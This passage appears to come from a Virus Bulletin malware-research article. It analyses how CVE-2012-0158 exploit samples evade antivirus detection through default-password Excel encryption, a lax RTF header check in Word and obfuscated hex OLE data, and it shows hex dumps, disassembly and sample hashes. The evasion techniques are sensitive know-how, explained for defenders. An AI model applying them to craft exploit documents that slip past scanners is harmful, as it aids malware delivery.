0001AAC0  14 00 00 00 43 06 1E 53  BE E9 5A A1 4D BD 43 32  ....C..S鹃Z  紺2
0001AAD0  AB 58 4F C6 7D BD D3 A0  E1 00 02 00 B0 04 C1 00  玐O茶接樓...??
```


Figure 9: A password-protected Excel sample's Workbook stream.

1. The decryption key is derived from the default password 'VelvetSweatshop' and Salt.
2. The EncryptedVerifier field is decrypted using the derived key.
3. The hashing algorithm output is obtained by using the above decrypted Verifier as input.

[2] MD5: 52a87d2cd564900904aea8869c00f6c6

4. The EncryptedVerifierHash field is decrypted using the key derived in step 1.
5. If the above two hash values are equal, execution will continue. If they are not, the user will be prompted to input the password and validate it as per the above steps.


We can see that password-protected *Microsoft Excel* documents can be executed without entering the password while it is set to the default 'VelvetSweatshop'.



⊟ DirectoryEntries[16]		1024	2048
⊞ OLESSDirectoryEntry[0]	\Root Entry	1024	128
⊞ OLESSDirectoryEntry[1]	\Root Entry\Workbook	1152	128
⊞ OLESSDirectoryEntry[2]	\Root Entry_VBA_PR...	1280	128
⊞ OLESSDirectoryEntry[3]	\Root Entry\encryption	1408	128

Figure 10: A password-protected Excel sample's directory entries.

Figures 9 and 10 show a sample[3] using this trick. The exploit relevant data is encrypted in the 'encryption' stream. We can see the following decrypted exploiting structure in the memory:



```
023110AD 0C 00 00 00 43 6F 62 6A 64 00 00 00 00 30 00 00 ....Cobjd....0..
023110BD 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .0..............
023110CD 30 3C 58 27 00 00 00 00 00 00 00 00 E9 8A 03 00 0<X'........闌 .
```

Figure 11: A sample's decrypted exploiting data in the memory.

RTF FILE FORMAT ANTI-DETECTION TRICKS

This exploit can also be embedded into an RTF file as an OLE object, so some tricks relevant to RTF parsing can also be used.

RTF magic checking

While parsing an RTF file, *Microsoft Word* will not check the fifth character ('f' in the '\rtfN' control word), as shown in Figure 12.


The sample[4] shown in Figure 13 uses this trick. If the AV engine recognizes the RTF file totally as described in the RTF specification, this kind of crafted exploit sample will escape detection.

RTF object obfuscating

The exploit OLE file is embedded into an RTF file using control word '\object'. The object data is encoded using the 'Hex to ASCII' method. While parsing the object data, *Microsoft Word* will ignore space characters and other control words.


Figure 14 shows a sample[5] using this trick. The OLE file magic 'D0CF11E0A1B11AE1' value is not continuous, but separated by some space characters and RTF control words.

The sample[6] shown in Figure 15 also uses this trick. In this sample, several useful characters are separated by some



```
.text:302BA8E1                 call    ReadWordFromDocFile ; Return:
.text:302BA8E1                                         ; ax: Read Word
.text:302BA8E6                 mov     edx, dword_30AAEE60
.text:302BA8EC                 mov     ecx, 0A59Bh
.text:302BA8F1                 mov     [ebp+arg_0], eax
.text:302BA8F4                 movzx   eax, ax
.text:302BA8F7                 cmp     eax, ecx
.text:302BA8F9                 jg      loc_302C0844
.text:302BA8FF                 jz      loc_303B62D0
.text:302BA905                 mov     ecx, 500h
.text:302BA90A                 cmp     eax, ecx
.text:302BA90C                 jle     loc_303B6118
.text:302BA912                 cmp     eax, 37FEh
.text:302BA917                 jz      loc_303B629C
.text:302BA91D                 cmp     eax, 57FFh
.text:302BA922                 jz      loc_303B622D
.text:302BA928                 cmp     eax, '\{'       ; {\
.text:302BA92D                 jz      CheckRTFMagicFurther

.text:302CBEAF CheckRTFMagicFurther:                   ; CODE XREF: Che
.text:302CBEAF                 call    ReadWordFromDocFile ; Return:
.text:302CBEAF                                         ; ax: Read Word
.text:302CBEB4                 cmp     ax, 'tr'        ; rt
.text:302CBEB8                 jnz     short loc_302CBECC
.text:302CBEBA                 push    3               ; RTF Type Flag
.text:302CBEBC
.text:302CBEBC loc_302CBEBC:                           ; CODE XREF: Che
.text:302CBEBC                                         ; CheckDocFileMa
.text:302CBEBC                                         ; CheckDocFileMa
.text:302CBEBC                                         ; CheckDocFileMa
.text:302CBEBC                                         ; CheckDocFileMa
.text:302CBEBC                 pop     eax
.text:302CBEBD                 jmp     Return
```

Figure 12: RTF magic parsing in WINWORD.EXE (v11.0.5604).




```
Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000 7B 5C 72 74 61 31 5C 61  6E 73 69 5C 61 6E 73 69  {\rta1\ansi\ansi
00000016 63 70 67 31 32 35 32 5C  64 65 66 66 30 5C 64 65  cpg1252\deff0\de
00000032 66 6C 61 6E 67 31 30 33  33 7B 5C 66 6F 6E 74 74  flang1033{\fontt
00000048 62 6C 7B 5C 66 30 5C 66  73 77 69 73 73 5C 66 63  bl{\f0\fswiss\fc
00000064 68 61 72 73 65 74 30 20  41 72 69 61 6C 3B 7D 7D  harset0 Arial;}}
00000080 0D 0A 7B 5C 2A 5C 67 65  6E 65 72 61 74 6F 72 20  ..{\*\generator 
00000096 4D 73 66 74 65 64 69 74  20 35 2E 34 31 2E 31 35  Msftedit 5.41.15
00000112 2E 31 35 31 35 3B 7D 5C  76 69 65 77 6B 69 6E 64  .1515;}\viewkind
00000128 34 5C 75 63 31 5C 70 61  72 64 5C 66 30 5C 66 73  4\uc1\pard\f0\fs
00000144 32 30 7B 5C 6F 62 6A 65  63 74 5C 6F 62 6A 65 6D  20{\object\objem
00000160 62 7B 5C 2A 5C 6F 62 6A  63 6C 61 73 73 20 57 6F  b{\*\objclass Wo
00000176 72 64 2E 44 6F 63 75 6D  65 6E 74 2E 38 7D 5C 6F  rd.Document.8}\o
00000192 62 6A 77 39 33 36 30 5C  6F 62 6A 68 35 30 39 0D  bjw9360\objh509.
00000208 0A 7B 5C 2A 5C 2A 5C 6F  62 6A 64 61 74 61 7B 7D  .{\*\*\objdata{}
00000224 0A 30 31 20 30 35 20 30  30 30 30 30 32 20 30 30  .01 05 000002 00
00000240 30 30 30 30 20 31 42 30  30 30 30 30 30 34 44 20  0000 1B0000004D 
00000256 35 33 34 33 36 5C 6C 69  4E 7B 5C 75 6C 77 61 76  53436\liN{\ulwav
00000272 65 7D 20 46 36 44 36 33  37 34 36 43 34 43 36 39  e} F6D63746C4C69
00000288 20 36 32 32 45 34 43 7B  5C 62 30 7D 36 39 37 33   622E4C{\b0}6973
00000304 37 34 35 20 36 36 7B 5C  62 30 7D 39 36 35 37 20  745 66{\b0}9657 
00000320 37 34 33 37 34 37 32 20  36 43 32 45 33 32 30 30  7437472 6C2E3200
00000336 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00000352 30 30 30 45 30 30 30 30  0D 0A 44 30 43 46 31 31  000E0000..D0CF11
00000368 45 30 41 31 42 31 31 41  45 31 30 30 30 30 30 30  E0A1B11AE1000000
```

Figure 13: An exploit sample using the RTF magic trick.


[3] MD5: 5c7d74dd1c96651d22c5829039ab93bd
[4] MD5: 63eb0c0ae2853c9398d94569cf5eadcf

[5] MD5: f8ec2de6927ac7a22a88f8a2f6c2ebd3
[6] MD5: 4c4d397511fd8f802950218d598c3478



```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00001360   73 69 64 20 5C 7E 5C 7B  5C 7D 7B 5C 6F 62 6A 65  sid \~\{\}{\obje
00001370   63 74 0D 0A 5C 6F 62 6A  6F 63 78 0D 0A 5C 66 31  ct..\objocx..\f1
00001380   33 0D 0A 5C 6F 62 6A 73  65 74 73 69 7A 65 0D 0A  3..\objsetsize..
00001390   5C 6F 62 6A 77 39 30 30  0D 0A 5C 6F 62 6A 68 31  \objw900..\objh1
000013A0   35 30 30 7B 5C 7E 5C 6F  42 6A 43 6C 61 53 53 5C  500{\~\oBjClaSS\
000013B0   21 5C 7E 5C 7B 5C 7D 5C  33 5C 7E 5C 7E 5C 77 5C  !\~\{\}\3\~\~\w\
000013C0   7E 20 7D 7B 5C 6C 61 6E  67 31 30 33 7D 7B 5C 6C  ~ }{\lang103}{\l
000013D0   61 6E 67 31 30 33 33 5C  6F 62 6A 64 61 74 61 5C  ang1033\objdata\
000013E0   6C 61 6E 67 31 30 33 33  5C 6C 61 6E 67 31 30 33  lang1033\lang103
000013F0   0A 30 31 30 35 30 30 30  30 30 32 30 30 30 30 30  .010500000200000
00001400   30 31 62 30 30 30 30 30  30 0D 0A 34 64 35 33 34  01b000000..4d534
00001410   33 36 66 36 64 36 33 37  34 36 63 34 63 36 39 36  36f6d63746c4c696
00001420   32 32 65 34 63 36 39 37  33 37 34 35 36 36 39 36  22e4c69737456696
00001430   35 37 37 34 33 37 34 37  32 36 63 32 65 33 32 30  5774374726c2e320
00001440   30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
00001450   30 30 30 39 34 30 30 30  30 0D 0A 64 0A 30 0A 63  000940000..d.0.c
00001460   0A 66 31 0A 31 65 30 61  31 62 31 31 5C 76 20 5C  .f1.1e0a1b11\v \
00001470   7E 61 0D 0A 5C 65 5C 7E  20 65 0D 0A 5C 7E 31 30  ~a..\e\~ e..\~10
```

Figure 14: An exploit sample using RTF obfuscating tricks.



```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00007E00   30 7B 5C 62 31 7D 30 30  20 7B 7D 20 0D 0A 7B 5C  0{\b1}00 {} ..{\
00007E10   6F 70 65 72 61 74 6F 72  20 38 34 6A 71 7D 44 7B  operator 84jq}D{
00007E20   5C 63 6F 6D 6D 65 6E 74  20 66 78 62 7D 30 43 46  \comment fxb}0CF
00007E30   7B 5C 63 6F 6D 6D 65 6E  74 20 6C 7D 31 7B 5C 63  {\comment l}1{\c
00007E40   61 74 65 67 6F 72 79 20  76 34 67 6A 7D 31 7B 5C  ategory v4gj}1{\
00007E50   63 61 74 65 67 6F 72 79  20 75 6A 75 79 7D 45 30  category ujuy}E0
00007E60   41 31 42 7B 5C 63 6F 6D  6D 65 6E 74 20 69 73 36  A1B{\comment is6
00007E70   7D 31 20 7B 7D 20 31 41  45 31 7B 5C 6F 70 65 72  }1 {} 1AE1{\oper
00007E80   61 74 6F 72 20 39 6E 77  7D 30 30 7B 5C 75 6C 64  ator 9nw}00{\uld
00007E90   5C 75 6C 6E 6F 6E 65 7D  30 7B 5C 62 31 7D 30 30  \ulnone}0{\b1}00
00007EA0   30 7B 5C 62 30 20 7D 30  7B 5C 75 6C 64 5C 75 6C  0{\b0 }0{\uld\ul
```

Figure 15: Another exploit sample using RTF obfuscating tricks.

obfuscating RTF groups '{}', which may also contain some useful characters.

To detect this kind of crafted sample, an AV engine must also ignore the obfuscating characters and structures while parsing the OLE object from an RTF file.

CONCLUSION

The cat-and-mouse game of exploit samples is based largely around the differences in file format parsing between the vulnerable application and the detection engine. One exploit sample which seems corrupted because of unusual structures may indeed execute correctly. For each type of file, the engine should try to parse its file format exactly as its corresponding application does, and not simply rely on its format specification.

REFERENCES

[1] CVE-2012-0158. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158.

[2] Microsoft Office Document Cryptography Structure. http://msdn.microsoft.com/en-us/library/cc313071(v=office.12).aspx.

END NOTES & NEWS

The 2nd Annual Cyber Security Summit UAE 2013 will be held 13–14 May 2013 in Dubai, UAE. For more information see http://www.cybersecurityuae.com/.

The 7th International CARO Workshop will be held 16–17 May 2013 in Bratislava, Slovakia. See http://2013.caro.org/.

AusCERT2013 takes place 20–24 May 2013 in Gold Coast, Australia. For full details see http://conference.auscert.org.au/.

The 2nd Annual Cyber Security for the Chemical Industry Europe takes place 29–30 May 2013 in Frankfurt, Germany. For details see http://www.cybersecuritychemicals.com/.

TakeDownCon St Louis takes place 3–4 June 2013 in St Louis, MO, USA. For details see http://www.takedowncon.com/stlouis/.

The 22nd Annual EICAR Conference will be held 10–11 June 2013 in Cologne, Germany. For details see http://www.eicar.org/.

Digital Enterprise Europe will be held 11–12 June 2013 in Amsterdam, The Netherlands. For information about the event see http://www.revolution1.plus.com/Digital_Enterprise_Europe_Website/.

The CISO Roundtable and Summit will be held 12–14 June 2013 in Amsterdam, The Netherlands. For more information see http://www.ciso-summit.com/europe/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

The 25th annual FIRST Conference takes place 16–21 June 2013 in Bangkok, Thailand. For details see http://conference.first.org/.

Hack in Paris takes place 17–21 June 2013 in Paris, France. For information see https://www.hackinparis.com/.

TakeDownCon Rocket City takes place 11–16 July 2013 in Huntsville, AL, USA. Training days are 11–14 July, with the conference running 15–16 July. See http://www.takedowncon.com/rocketcity/.

DIMVA 2013 takes place 18–19 July 2013 in Berlin, Germany. For details see http://dimva.sec.t-labs.tu-berlin.de/.

Black Hat USA will take place 27 July to 1 August 2013 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

DEF CON 21 will take place 1–4 August 2013 in Las Vegas, NV, USA. For more information see https://www.defcon.org/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

VB2013 takes place 2–4 October 2013 in Berlin, Germany. The conference programme and online registration are now available – early bird rates apply until 15 June. See http://www.virusbtn.com/conference/vb2013/.

MALWARE 2013 takes place 22–24 October 2013 in Fajardo, Puerto Rico, USA. See http://www.malwareconference.org/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/